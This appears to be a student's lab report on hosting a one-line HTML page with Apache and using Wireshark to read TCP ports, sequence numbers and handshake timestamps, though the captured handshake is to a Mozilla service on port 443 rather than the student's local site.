
Lab 1: Creating a Simple Website and Capturing Network Traffic

Objective:

This lab aims to introduce you to basic web development and network traffic analysis. You will create a simple website that displays your name and use Wireshark to capture network traffic generated by accessing this website. By the end of this lab, you will understand fundamental concepts of network protocols and traffic analysis essential for digital forensics.

Part 1: Create a Simple Website

1. **Website Creation:**
    - Design a basic HTML page with the following content:
    - <!DOCTYPE html>
    - <html lang="en">
    - <head>
    -     <meta charset="UTF-8">
    -     <meta name="viewport" content="width=device-width, initial-scale=1.0">
    -     <title>Your Name's Website</title>
    - </head>
    - <body>
    -     <h1>Hello, My Name is [Your Name]</h1>
    - </body>
      </html>
    - Save the file as index.html.




cyberrpen@cyberrpen: ~/lab1_website

```
  GNU nano 8.6                          index.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>CyberPen's Website</title>
</head>
<body>
    <h1>Hello, My Name is CyberPen</h1>
</body>
</html>
```

2. **Hosting the Website on Linux Using Apache:**
    - **Step 1:** Install Apache if it's not already installed:


- sudo apt update
  sudo apt install apache2
- **Step 2:** Move your HTML file to the Apache web directory: sudo cp index.html /var/www/html/
- **Step 3:** Set the appropriate permissions (if needed):
- sudo chown www-data:www-data /var/www/html/index.html
  sudo chmod 644 /var/www/html/index.html
- **Step 4:** Start the Apache service:
- sudo systemctl start apache2
  sudo systemctl enable apache2
- **Step 5:** Open your web browser and navigate to your server's IP address (or http://localhost if you're accessing it locally). You should see your website displaying your name.



Hello, My Name is CyberPen


Part 2: Capture Network Traffic

1. **Set Up Wireshark:**
   - Open Wireshark and select the appropriate network interface (e.g., Wi-Fi or Ethernet) to capture traffic.
   - Start capturing packets before accessing your website.



```
Apply a display filter ... <Ctrl-/>

No.  Time         Source          Destination     Protocol  Length  Total Length  Info
   1 0.000000000  192.168.11.48   8.8.8.8         DNS         88      74 Standard
   2 0.000283468  192.168.11.48   8.8.8.8         DNS         88      74 Standard
   3 0.209142914  8.8.8.8         192.168.11.48   DNS        104      90 Standard
   4 0.209214684  8.8.8.8         192.168.11.48   DNS        169     155 Standard
   5 0.275144835  192.168.11.48   34.36.137.203   QUIC      1399    1385 Initial,
   6 0.276501017  192.168.11.48   34.36.137.203   TCP         74      60 54004 →
   7 0.510769421  34.36.137.203   192.168.11.48   TCP         74      60 443 → 54
   8 0.510806537  192.168.11.48   34.36.137.203   TCP         66      52 54004 →
   9 0.515509562  34.36.137.203   192.168.11.48   QUIC      1399    1385 Handshak
  10 0.515597290  34.36.137.203   192.168.11.48   QUIC      1399    1385 Handshak
  11 0.515641446  34.36.137.203   192.168.11.48   QUIC       733     719 Protecte
  12 0.566507566  192.168.11.48   34.36.137.203   QUIC        85      71 Handshak
  13 0.568498875  192.168.11.48   34.36.137.203   TLSv1.3    583     569 Client H
  14 0.692859780  192.168.11.48   34.36.137.203   QUIC       152     138 Protecte
  15 0.693457962  192.168.11.48   34.36.137.203   QUIC       114     100 Protecte
  16 0.705062757  192.168.11.48   34.36.137.203   QUIC       198     184 Protecte
  17 0.709307526  34.36.137.203   192.168.11.48   TCP         66      52 443 → 54
  18 0.731771735  34.36.137.203   192.168.11.48   TLSv1.3   1454    1440 Server H
  19 0.732183801  192.168.11.48   34.36.137.203   TCP         66      52 54004 →
  20 0.735330895  34.36.137.203   192.168.11.48   TCP       1454    1440 443 → 54
  21 0.735361393  192.168.11.48   34.36.137.203   TCP         66      52 54004 →
  22 0.735504939  34.36.137.203   192.168.11.48   TLSv1.3    377     363 Applicat
  23 0.735518798  192.168.11.48   34.36.137.203   TCP         66      52 54004 →
  24 0.778815823  192.168.11.48   34.36.137.203   TLSv1.3    130     116 Change C
  25 0.781366145  192.168.11.48   34.36.137.203   TLSv1.3    236     222 Applicat
  26 0.820358860  34.36.137.203   192.168.11.48   QUIC       614     600 Protecte
  27 0.820402595  34.36.137.203   192.168.11.48   QUIC       166     152 Protecte
  28 0.822058880  192.168.11.48   34.36.137.203   QUIC        73      59 Protecte
  29 0.828930979  34.36.137.203   192.168.11.48   QUIC        72      58 Protecte
```

2. **Access Your Website:**
   - In a web browser, navigate to your hosted website (e.g., http://localhost/index.html).




localhost

Hello, My Name is CyberPen


Part 3: Capture Screenshots with Required Information

1. **Information to Capture:**
   - Take screenshots of the following data from Wireshark and your web browser:
     - **The website displaying your name.**




Hello, My Name is CyberPen

     - **Ports used (sender and receiver):** Identify the source and destination ports in the TCP packets.



```
tcp
me            Source          Destination     Protocol Length Total Length Info
.285293608    192.168.11.48   34.36.137.203   TCP        74        60 32792 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=14
.476874548    34.36.137.203   192.168.11.48   TCP        74        60 443 → 32792 [SYN, ACK] Seq=0 Ack=1 Win=65535 L
.476953067    192.168.11.48   34.36.137.203   TCP        66        52 32792 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0
.481185192    192.168.11.48   34.36.137.203   TLSv1.3   583       569 Client Hello (SNI=contile.services.mozilla.com
.780598177    34.36.137.203   192.168.11.48   TCP        66        52 443 → 32792 [ACK] Seq=1 Ack=518 Win=268288 Len
.780618811    34.36.137.203   192.168.11.48   TLSv1.3  1454      1440 Server Hello, Change Cipher Spec
.780673817    192.168.11.48   34.36.137.203   TCP        66        52 32792 → 443 [ACK] Seq=518 Ack=1389 Win=67200 L
.780789729    34.36.137.203   192.168.11.48   TCP      1454      1440 443 → 32792 [PSH, ACK] Seq=1389 Ack=518 Win=26
.780801614    192.168.11.48   34.36.137.203   TCP        66        52 32792 → 443 [ACK] Seq=518 Ack=2777 Win=70144 L
.780892564    34.36.137.203   192.168.11.48   TLSv1.3   377       363 Application Data
.780900229    192.168.11.48   34.36.137.203   TCP        66        52 32792 → 443 [ACK] Seq=518 Ack=3088 Win=72832 L

› Frame 5: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
› Internet Protocol Version 4, Src: 192.168.11.48, Dst: 34.36.137.203
⌄ Transmission Control Protocol, Src Port: 32792, Dst Port: 443, Seq: 0, Len: 0
    Source Port: 32792
    Destination Port: 443
```


- **Initial sequence numbers (sender and receiver):** Locate the sequence numbers in the TCP handshake (SYN, SYN-ACK, ACK) packets.



```
tcp
me           Source          Destination     Protocol  Length Total Length  Info
.285293608   192.168.11.48   34.36.137.203   TCP         74           60 32792 → 443 [SYN] Seq=0 Win=6424
.476874548   34.36.137.203   192.168.11.48   TCP         74           60 443 → 32792 [SYN, ACK] Seq=0 Ack
.476953067   192.168.11.48   34.36.137.203   TCP         66           52 32792 → 443 [ACK] Seq=1 Ack=1 Wi
.481185192   192.168.11.48   34.36.137.203   TLSv1.3    583          569 Client Hello (SNI=contile.servic
.780598177   34.36.137.203   192.168.11.48   TCP         66           52 443 → 32792 [ACK] Seq=1 Ack=518
.780618811   34.36.137.203   192.168.11.48   TLSv1.3   1454         1440 Server Hello, Change Cipher Spec

 Frame 5: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
 Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
 Internet Protocol Version 4, Src: 192.168.11.48, Dst: 34.36.137.203
 Transmission Control Protocol, Src Port: 32792, Dst Port: 443, Seq: 0, Len: 0
   Source Port: 32792
   Destination Port: 443
   [Stream index: 0]
   [Conversation completeness: Incomplete, DATA (15)]
   [TCP Segment Len: 0]
   Sequence Number: 0    (relative sequence number)
   Sequence Number (raw): 1530912162
```


- **Timestamps of the TCP handshake:** Note the timestamps of the SYN, SYN-ACK, and ACK packets.

Timestamp For SYN:




```
tcp.flags.syn == 1 || tcp.flags.ack == 1
No.  Time          Source          Destination     Protocol  Length Total Length  Info
  5 0.285293608   192.168.11.48   34.36.137.203   TCP         74           60 32792 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
  6 0.476874548   34.36.137.203   192.168.11.48   TCP         74           60 443 → 32792 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
  7 0.476953067   192.168.11.48   34.36.137.203   TCP         66           52 32792 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
  8 0.481185192   192.168.11.48   34.36.137.203   TLSv1.3    583          569 Client Hello (SNI=contile.services.mozilla.com)
  9 0.780598177   34.36.137.203   192.168.11.48   TCP         66           52 443 → 32792 [ACK] Seq=1 Ack=518 Win=268288 Len=0 T
 10 0.780618811   34.36.137.203   192.168.11.48   TLSv1.3   1454         1440 Server Hello, Change Cipher Spec

 Frame 5: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
   Section number: 1
   Interface id: 0 (eth0)
   Encapsulation type: Ethernet (1)
   Arrival Time: Oct 23, 2025 15:36:20.923961121 WAT
   UTC Arrival Time: Oct 23, 2025 14:36:20.923961121 UTC
   Epoch Arrival Time: 1761230180.923961121
   [Time shift for this packet: 0.000000000 seconds]
   [Time delta from previous captured frame: 0.006704824 seconds]
   [Time delta from previous displayed frame: 0.000000000 seconds]
   [Time since reference or first frame: 0.285293608 seconds]
```

Timestamp For SYN-ACK:




```
tcp.flags.syn == 1 || tcp.flags.ack == 1
No.  Time          Source          Destination     Protocol  Length Total Length  Info
  5 0.285293608   192.168.11.48   34.36.137.203   TCP         74           60 32792 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2003780895 TSecr=0 WS=12
  6 0.476874548   34.36.137.203   192.168.11.48   TCP         74           60 443 → 32792 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM TSval=1119713899 TS
  7 0.476953067   192.168.11.48   34.36.137.203   TCP         66           52 32792 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2003781086 TSecr=1119713899
  8 0.481185192   192.168.11.48   34.36.137.203   TLSv1.3    583          569 Client Hello (SNI=contile.services.mozilla.com)
  9 0.780598177   34.36.137.203   192.168.11.48   TCP         66           52 443 → 32792 [ACK] Seq=1 Ack=518 Win=268288 Len=0 TSval=1119714139 TSecr=2003781090
 10 0.780618811   34.36.137.203   192.168.11.48   TLSv1.3   1454         1440 Server Hello, Change Cipher Spec

 Frame 6: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0      0000  00 0c 29 47 55
   Section number: 1                                                                             0010  00 3c 00 00 40
   Interface id: 0 (eth0)                                                                        0020  0b 30 01 bb 80
   Encapsulation type: Ethernet (1)                                                              0030  ff ff 68 52 00
   Arrival Time: Oct 23, 2025 15:36:21.115542061 WAT                                             0040  7a 6b 77 6f 45
   UTC Arrival Time: Oct 23, 2025 14:36:21.115542061 UTC
   Epoch Arrival Time: 1761230181.115542061
   [Time shift for this packet: 0.000000000 seconds]
   [Time delta from previous captured frame: 0.191580940 seconds]
   [Time delta from previous displayed frame: 0.191580940 seconds]
   [Time since reference or first frame: 0.476874548 seconds]
```

Timestamp For ACK:




```
tcp.flags.syn == 1 || tcp.flags.ack == 1

No.  Time         Source          Destination     Protocol Length Total Length Info
   5 0.285293608  192.168.11.48   34.36.137.203   TCP        74     60 32792 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2003780895 TSecr=0 WS=128
   6 0.476874548  34.36.137.203   192.168.11.48   TCP        74     60 443 → 32792 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM TSval=1119713899 TSec
   7 0.476953067  192.168.11.48   34.36.137.203   TCP        66     52 32792 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2003781086 TSecr=1119713899
   8 0.481185192  192.168.11.48   34.36.137.203   TLSv1.3   583    569 Client Hello (SNI=contile.services.mozilla.com)
   9 0.780598177  34.36.137.203   192.168.11.48   TCP        66     52 443 → 32792 [ACK] Seq=1 Ack=518 Win=268288 Len=0 TSval=1119714139 TSecr=2003781090
  10 0.780618811  34.36.137.203   192.168.11.48   TLSv1.3  1454   1440 Server Hello, Change Cipher Spec

▾ Frame 7: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0     0000  c2 2b d8 18 b0 5
    Section number: 1                                                                           0010  00 34 84 fe 40 0
  ▸ Interface id: 0 (eth0)                                                                      0020  89 cb 80 18 01 b
    Encapsulation type: Ethernet (1)                                                            0030  01 f6 94 2e 00 0
    Arrival Time: Oct 23, 2025 15:36:21.115620580 WAT                                           0040  7a 6b
    UTC Arrival Time: Oct 23, 2025 14:36:21.115620580 UTC
    Epoch Arrival Time: 1761230181.115620580
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.000078519 seconds]
    [Time delta from previous displayed frame: 0.000078519 seconds]
    [Time since reference or first frame: 0.476953067 seconds]
```

- **IP addresses (sender and receiver):** Identify your machine's IP address and the localhost address.
  - Localhost ip address: 127.0.0.1
  - Machine ip address: 192.168.11.48



